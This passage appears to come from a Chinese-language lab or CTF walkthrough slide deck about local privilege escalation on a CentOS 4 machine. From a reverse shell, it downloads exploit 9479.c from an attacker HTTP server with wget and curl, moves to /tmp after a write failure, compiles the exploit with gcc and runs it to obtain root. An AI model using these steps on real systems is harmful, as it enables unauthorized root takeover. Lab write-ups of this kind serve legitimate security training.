Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
█
```



## 提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

---

### 在反向shell中

透過wget下載檔案，存在/var/www/html

wget http://192.168.239.130/9479.c

```
sh-3.00$ curl -O http://192.168.239.130/9479.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 3378 100 3378    0     0 3685k      0 --:--:-- --:--:-- --:--:-- 3685k
curl: (23) Failed writing body
sh-3.00$ searchsploit -m 9479
sh: searchsploit: command not found
sh-3.00$ searchsploit centOS 4 Privilege Escalation
sh: searchsploit: command not found
sh-3.00$
sh-3.00$ curl http://192.168.239.130/9479.c -o 9479.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
 78 3378  78 2664    0     0 2447k      0 --:--:-- --:--:-- --:--:-- 2447k
curl: (23) Failed writing body
```

return failed

## 提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

---

### 在反向shell中

移動到/tmp上執行

```
cd /tmp
```

```
wget http://192.168.239.130/9479.c
```

## 提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

---

### 在反向shell中

Compile the exploit

```
gcc -o Exploit 9479.c
```

編譯完成會有一個名為“Exploit”的可執行檔案

執行exploit

```
./Exploit
```

再whoami會發現已經是root user

```
bash-3.00$ ./Exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# █
```

---

# Thanks for listening

---

